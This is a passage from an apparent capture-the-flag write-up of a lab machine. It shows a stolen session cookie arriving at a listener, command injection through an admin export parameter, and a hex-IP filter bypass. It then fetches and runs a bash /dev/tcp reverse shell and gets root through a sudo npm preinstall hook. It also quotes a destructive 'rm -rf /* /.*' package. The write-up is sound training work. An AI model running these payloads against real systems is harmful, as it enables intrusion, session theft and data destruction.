
```
root@kali# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.25 - - [04/Sep/2019 18:10:26] "GET /0xdf.js HTTP/1.1" 200 -
```

And then I get the request with the cookie on `nc`:

```
root@kali# nc -lnvp 81
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::81
Ncat: Listening on 0.0.0.0:81
```

```
Ncat: Connection from 10.10.10.25.
Ncat: Connection from 10.10.10.25:46152.
GET /?cookie=connect.sid=s%253Ab3c4cce0-cf60-11e9-84a9-cb2ef2ea7a59.ZKayGjSEn27vNW
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://localhost:8000/vac/8dd841ff-3f44-4f2b-9324-9a833e2c6b65
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gec
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,*
Host: 10.10.14.30:81
```


I'll take that cookie and update mine in Firefox dev tools:



Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly
connect.sid	10.10.10.25	/	Session	Wed, 04 Sep 2019 2...	s%3Ab3c4c...	true

```
Data
connect.sid: "s%3Ab3c4cc...rLRJZQpsM"
  CreationTime: "Wed, 04 Se...56:33 GMT"
  Domain: "10.10.10.25"
  Expires: "Session"
  HostOnly: true
  HttpOnly: true
  LastAccessed: "Wed, 04 Se...14:01 GMT"
  Path: "/"
  Secure: false
  sameSite: "Unset"
Parsed Value
  connect.sid: Object
    s: "b3c4cce0-cf60-...aWeErLRJZQpsM"
    __proto__: Object
```

On page refresh, the page looks the same, but there's an Admin tab:



Booking Management

Freephone 0800 111 4645

Booking details

Lead passenger	Orland Wilkinson
Booking Ref	12ZL1
Email	Aliza91@yahoo.com
Total Paid	£53
From	Sunday, April 1st 2018, 2:48:20 am
to	Friday, May 4th 2018, 2:35:15 am
Flying from	Gutkowskiberg

It allows me to approve notes here:


Booking Management

Freephone 0800 111 4645


Booking details

Notes awaiting approval

Command Injection

Enumeration

There's not much else I can do in the current page, but thinking back to the `dirsearch`, there was `/admin`. Visiting there returns another page:


Bookings with notes awaiting approval

Ref	Name	UUID

Export

If I hit the bookings button, I get a file that is rows of pipe seperated values:

```
1|e2d3f450-bdf3-4c0a-8165-e8517c94df9a|Wilber Schowalter|A697I|Werner.Walsh56@gmai
2|2332eef6-0f05-413a-aac1-ac5772e9dd8a|Sedrick Homenick|3RMYF|Hermann.Gutmann@gmai
3|ffd52467-9fa2-4b9a-90f7-995cbc705055|Miss Gisselle West|PP9VY|Gordon2@hotmail.co
4|f712cfb3-0b33-40ea-998e-c5c592cfe78d|Bridget Conn|UAY1O|Ubaldo29@gmail.com|337.0
5|c759bc3b-6b4b-421f-a266-1f83dbd79c79|Prudence Klein|88NUL|Arnaldo.Lemke80@gmail.
6|67ba406b-ab94-4e63-b7f2-be8fd3ccfe91|Terrence Batz|60JWN|Vada21@gmail.com|644.0|
...[snip]...
```

I'll check out that request, it's a GET to `/admin/export?table=bookings`. The notes export button goes to `table=notes`.

I tried another table I knew from the db, `users`, and got back:

```
1|RickA|fdc8cd4cff2c19e0d1022e78481ddf36|1
```

I wanted to get a full list of the tables, so I checked the `sqlite_master` table, but an error came back:

```
Invalid table name - only characters in the range of [a-z0-9&\s\/] are allowed
```

That's interesting. Why would a table name need a space, forward slash, or ampersand. The ampersand inspired me to try command injection by visiting `/admin/export?table=users%26id`:

```
uid=1001(algernon) gid=1001(algernon) groups=1001(algernon)
1|RickA|fdc8cd4cff2c19e0d1022e78481ddf36|1
```

Shell / Filter Bypass


Now that I have code exection, I'll need a shell. All the reverse shells I typically use have tons of banned characters in them. The first thing I need to figure out is how to get my ip. Luckily, there's a trick on Linux that IPs can be written in hex. On my local box, I'll demonstrate. 127 = 0x7f, 0 = 0x00, and 1 = 0x01. So I can ping 0x7f000001:

```
root@kali# ping -c 1 0x7f000001
PING 0x7f000001 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms

--- 0x7f000001 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms
```

Once you have that trick, the rest is rather straight forward. I'll create a file, `rev` with a reverse shell in it:

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.30/443 0>&1
```

Now I'll use `wget` to get it onto Holiday. Nothing comes back in the response:




```
GET /admin/export?table=as%26wget+0x0a0a0e1e/rev HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/admin
Cookie:
connect.sid=s%3Abc556fb0-d152-11e9-8eda-7d92455819f1.usxqSXOkYuX4Y5
TMAl8d2sQnfhB4uzyhUKVPs2BwO2o
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: -1
Pragma: no-cache
Content-Type: application/octet-stream; charset=utf-8
Content-Disposition: attachment; filename="rev-1567849467504"
Content-Length: 0
ETag: W/"0-2jmj7l5rSw0yVb/vlWAYkK/YBwk"
Date: Sat, 07 Sep 2019 09:44:27 GMT
Connection: close
```

But I do get a hit on my webserver:

```
10.10.10.25 - - [07/Sep/2019 05:39:33] "GET /rev HTTP/1.1" 200 -
```

I can also see it on Holiday using `ls`:



```
GET /admin/export?table=b%26ls HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/admin
Cookie:
connect.sid=s%3Abc556fb0-d152-11e9-8eda-7d92455819f1.usxqSXOkYuX4Y5TMAl8d2s
QnfhB4uzyhUKVPs2BwO2o
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: -1
Pragma: no-cache
Content-Type: application/octet-stream; charset=utf-8
Content-Disposition: attachment;
filename="export-b&ls-1567849570278"
Content-Length: 73
ETag: W/"49-cNBYiCywaYZq+0ED6fGC5TGJD+k"
Date: Sat, 07 Sep 2019 09:46:10 GMT
Connection: close

hex.db
index.js
layouts
node_modules
package.json
rev
setup
static
views
```

Now i'll run it by visiting `/admin/export?table=b%26bash+rev`:

```
root@kali# nc -lnvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.25.
Ncat: Connection from 10.10.10.25:54220.
bash: cannot set terminal process group (1146): Inappropriate ioctl for device
bash: no job control in this shell
algernon@holiday:~/app$ id
uid=1001(algernon) gid=1001(algernon) groups=1001(algernon)
```

And that's enough to find `user.txt` one directory up:

```
algernon@holiday:~$ cat user.txt
5edc176c...
```

Shell as root

Enumeration

Enumeration is often short when I find something interesting in the first place I check, `sudo -l`:

```
algernon@holiday:~$ sudo -l
Matching Defaults entries for algernon on holiday:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
User algernon may run the following commands on holiday:
    (ALL) NOPASSWD: /usr/bin/npm i *
```

This user can run `npm` as root without a password.

NodeJS npm

Some googling led me to this post about how npm can be dangerous. The idea is that a NodeJS package is defined in a file, `package.json`. The example from this repository looks like:

```
{
  "name": "rimrafall",
  "version": "1.0.0",
  "description": "rm -rf /* # DO NOT INSTALL THIS",
  "main": "index.js",
  "scripts": {
    "preinstall": "rm -rf /* /.*"
  },
  "keywords": [
    "rimraf",
    "rmrf"
  ],
  "author": "João Jerónimo",
  "license": "ISC"
}
```

There's an item in there, `scripts` with a child `preinstall` that is a command that will run, before the install.

Shell

I'll create my own `package.json` in a folder for my fake Node app. `npm` requires that a package have a name and a version.

```
algernon@holiday:/dev/shm$ cat 0xdf/package.json
{
  "name": "root_please",
  "version": "1.0.0",
  "scripts": {
    "preinstall": "/bin/bash"
  }
}
```

Now I'll just give it a run:

```
algernon@holiday:/dev/shm$ sudo npm i 0xdf/ --unsafe

> root_please@1.0.0 preinstall /dev/shm/node_modules/.staging/root_please-ea155d5e
> /bin/bash

root@holiday:/dev/shm/node_modules/.staging/root_please-ea155d5e# id
uid=0(root) gid=0(root) groups=0(root)
```

From there I can grab `root.txt`:

```
root@holiday:/root# cat root.txt
a844cb50...
```

What do you think?

7 Responses

Upvote Funny Love Surprised Angry Sad

0 Comments **0xdf** 1 **Login**

Recommend Tweet Share **Sort by Best**

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON **0XDF**

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf

CTF solutions, malware analysis, home lab development